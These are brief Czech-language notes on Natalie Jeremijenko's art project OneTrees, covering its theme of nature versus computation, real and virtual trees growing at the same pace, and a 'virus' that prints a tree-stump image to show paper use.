Natalie Jeremijenko – OneTrees

- Ústřední téma díla - mediace mezi přírodou a komputací
- Reálné zasazené stromky vs. jejich digitální reprezentace
- Upozorňuje na odlišné vnímání času v digitálním a fyzickém světě
- virtuální stromy záměrně rostou stejným tempem jako ty reálné - protiklad k dynamickému a neustále se proměňujícímu prostředí počítače
- Součástí díla tak virus – který informuje uživatele o množství spotřebovaného papíru v tiskárně – vytiskne obrázek pařezu